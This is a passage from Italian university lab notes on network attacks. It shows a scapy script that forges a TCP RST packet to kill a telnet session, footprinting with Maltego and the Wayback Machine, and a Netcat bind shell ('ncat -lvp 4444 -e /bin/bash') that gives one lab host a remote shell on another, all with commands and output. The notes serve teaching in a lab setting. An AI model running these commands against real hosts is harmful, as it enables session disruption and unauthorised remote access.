
Di seguito in una serie di immagini mostriamo come è avvenuta la connessione TCP e i relativi numeri di sequenza dei pacchetti, tutti rilevati sul nodo Kali in ascolto.



A questo punto il client si è connesso al server, dove con il comando `ls` possiamo notare che esiste un file chiamato *Secret*. Visualizziamone il contenuto.



Su *Kali* notiamo che tale informazione è passata in chiaro e leggibile. L'attacco MITM è andato a buon fine.



### 3.3.1 Reset Attack con scapy

Un attaccante può essere intenzionato a voler chiudere una connessione TCP fra due host. Lo si può fare ad esempio tramite il flag RST. Vediamo come si può costruire un pacchetto TCP con flag RST. Verrà utilizzato un tool denominato *scapy*.

Scegliendo i parametri opportuni, in particolare per quanto riguarda i numeri di sequenza, possiamo forzare la chiusura della connessione fra client e server. In particolare manderemo al client un pacchetto con flag RST fingendo di essere il server in modo da comunicargli la sua volontà di chiudere la connessione.

```
>>> i = IP()
>>> t = TCP()
>>> i.dst = "192.168.2.4"
>>> i.src = "192.168.1.3"
>>> t.sport = 23
>>> t.dport = 47362
>>> t.flags = "RA"
>>> t.ack = 2401310867
>>> t.seq = 3864234800
>>> t.window = 0
>>> send(i/t)
.
Sent 1 packets.
```

After we sent the packet, we can check the console of the telnet client and discover that the connection has been closed.

```
bash-4.3# telnet 192.168.1.3
Entering character mode
Escape character is '^]'.

ad0bc86ead7e login: jack
Password:
ad0bc86ead7e:~$
ad0bc86ead7e:~$
ad0bc86ead7e:~$ Connection closed by foreign host
bash-4.3#
```

# Appendice B

## LAB: FOOTPRINTING

In questo capitolo vengono presentati alcuni tool con cui si svolge l'attività di *footprinting*. Ricordiamo che il footprinting rappresenta il primo step nella fase di preparazione di un attacco in rete, e in esso rientrano operazioni (assolutamente lecite) volte all'acquisizione di informazioni su un dominio, un'organizzazione, una rete di chiunque possa rappresentare la futura vittima dell'attacco. Vedremo qualche tool utilizzato frequentemente.

## 1 Maltego




*Figura B.1: Il logo di Maltego*

**Maltego** è un tool molto famoso che consente di fare:

- Data Mining
- Information Gathering
- Link Analysis

Maltego permette di fare una varietà di ricerche e query volte all'acquisizione delle informazioni. Fra queste sono a disposizione delle cosiddette *macchine*.




**Figura B.2:** Macchine pre-installate in Maltego

Le ricerche su Maltego sono chiamate *transformate*. Le trasformazioni possono essere estese nel cosiddetto *transform hub*. L'obiettivo finale è la creazione di un *grafo*, che permette quindi di avere una fotografia di informazioni potenzialmente preziose. Di seguito si mostrano alcune immagini estratte da un recente utilizzo di Maltego con delle macchine che fanno footprinting di basso livello (L1) su due domini ben noti.




**Figura B.3:** Footprinting L1 su `www.unina.it`



**Figura B.4:** Footprinting L1 su `www.unina.it`

## 2 Wayback Machine

La *Wayback Machine* è un fantastico tool reperibile all'indirizzo <https://web.archive.org/>, che fornisce degli snapshot di un numero pressoché infinito di pagine web. Andando ad una certa data è possibile visualizzare (e scaricare) il sorgente HTML di un sito web. Questo può essere utile per scoprire eventuali vulnerabilità che magari sono state risolte, ma che sul sito sono ancora reperibili tramite snapshot.



**Figura B.5:** Footprinting L1 su [www.unina.it](http://www.unina.it)

# Appendice C

# LAB: SCANNING


## 1 Netcat

Vediamo come usare Netcat, o meglio una delle caratteristiche più interessanti di questo tool. In particolare Netcat può essere usato per fare redirezione di comandi: in pratica quello che si può fare è ridirezionare gli stdin/stdout/stderr di un file eseguibile ad una porta TCP/UDP. In particolare, eseguendo il seguente comando:

```
$ ncat -lvp 4444 -e /bin/bash
```


È possibile dire a Netcat di aprire la porta 4444 e far sì che se qualcuno si connette a questa porta viene eseguita una shell sul computer ove è stato eseguito tale comando.

Immaginiamo il seguente scenario.



*Figura C.1: Lo scenario*

Innanzitutto controlliamo le configurazioni di rete di Alice e di Bob:




```
/ # ifconfig
eth0 Link encap:Ethernet HWaddr 02:42:C1:14:01:02
 inet addr:193.20.1.2 Bcast:193.20.1.255 Mask:255.255.255.0
 UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
 RX packets:23 errors:0 dropped:0 overruns:0 frame:0
 TX packets:4 errors:0 dropped:0 overruns:0 carrier:0
 collisions:0 txqueuelen:0
 RX bytes:1818 (1.7 KiB) TX bytes:224 (224.0 B)

lo Link encap:Local Loopback
 inet addr:127.0.0.1 Mask:255.0.0.0
 UP LOOPBACK RUNNING MTU:65536 Metric:1
 RX packets:0 errors:0 dropped:0 overruns:0 frame:0
 TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
 collisions:0 txqueuelen:1000
 RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)

/ #
```

**Figura C.2:** La configurazione di rete di Alice, notiamo che il suo indirizzo IP finisce per 2




```
Bob - Mozilla Firefox hubenrico@kali: ~Dock... Bob - Mozilla Firefox
Docker Security Playground | Alice | Bob | + 04:42 PM
localhost:18181/docker_socket.html?serviceName=Bob
Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums | NetHunter | Offensive Security | Exploit-DB | GHDB | MSFU
/ # ifconfig
eth0 Link encap:Ethernet HWaddr 02:42:C1:14:01:03
 inet addr:193.20.1.3 Bcast:193.20.1.255 Mask:255.255.255.0
 UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
 RX packets:30 errors:0 dropped:0 overruns:0 frame:0
 TX packets:17 errors:0 dropped:0 overruns:0 carrier:0
 collisions:0 txqueuelen:0
 RX bytes:2936 (2.8 KiB) TX bytes:1003 (1003.0 B)

lo Link encap:Local Loopback
 inet addr:127.0.0.1 Mask:255.0.0.0
 UP LOOPBACK RUNNING MTU:65536 Metric:1
 RX packets:0 errors:0 dropped:0 overruns:0 frame:0
 TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
 collisions:0 txqueuelen:1000
 RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)

/ #
```

**Figura C.3:** La configurazione di rete di Bob, notiamo che il suo indirizzo IP finisce per 3


Eseguiamo il comando visto precedentemente su Alice.



**Figura C.4:** L'esecuzione di Netcat sul PC di Alice, che nel caso studio rappresenta la vittima.


A questo punto sul PC di Bob possiamo connetterci ad Alice con Netcat in modalità client, come segue:

```
$ nc -vvn 193.20.1.2 4444
```



**Figura C.5:** Bob si collega ad Alice e riceve la shell

Notiamo che è effettivamente stato eseguito lo script /bin/bash.




A screenshot of a terminal window titled 'Alice - Mozilla Firefox' on a Kali Linux desktop. The terminal shows the following text:

```
/ # ncat -lvp 4444 -e /bin/bash
Ncat: Version 7.70 (https://nmap.org/ncat)
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 193.20.1.3.
Ncat: Connection from 193.20.1.3:34847.
Ncat DEBUG: Executing: /bin/bash
```

**Figura C.6:** L'esecuzione di /bin/bash sul PC di Alice

E infatti se ripetiamo ifconfig su Bob notiamo che ha l'indirizzo IP di Alice. In questo modo Bob, eseguendo un comando sul PC di Alice, è riuscito ad entrare da remoto.



```
Bob - Mozilla Firefox hubenrico@kali: ~/Dock... 04:54 PM
Docker Security Playground | Alice | Bob | + Bob - Mozilla Firefox
localhost:18181/docker_socket.html?serviceName=Bob
Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums | NetHunter | Offensive Security | Exploit-DB | GHDB | MSFU
/ # nc -vvn 193.20.1.2 4444
193.20.1.2 (193.20.1.2:4444) open
ifconfig
eth0 Link encap:Ethernet HWaddr 02:42:C1:14:01:02
 inet addr:193.20.1.2 Bcast:193.20.1.255 Mask:255.255.255.0
 UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
 RX packets:43 errors:0 dropped:0 overruns:0 frame:0
 TX packets:19 errors:0 dropped:0 overruns:0 carrier:0
 collisions:0 txqueuelen:0
 RX bytes:2988 (2.9 KiB) TX bytes:1798 (1.7 KiB)


lo Link encap:Local Loopback
 inet addr:127.0.0.1 Mask:255.0.0.0
 UP LOOPBACK RUNNING MTU:65536 Metric:1
 RX packets:0 errors:0 dropped:0 overruns:0 frame:0
 TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
 collisions:0 txqueuelen:1000
 RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)
```

**Figura C.7:** Il comando *ifconfig* mostra che Bob ora ha il controllo del PC di Alice

Questo attacco in genere non viene eseguito in questo modo. Infatti risulta molto più conveniente fare esattamente al contrario. Si punta a far sì che sia l'attaccante a fornire una shell alla vittima.

## 2 Reverse Shell

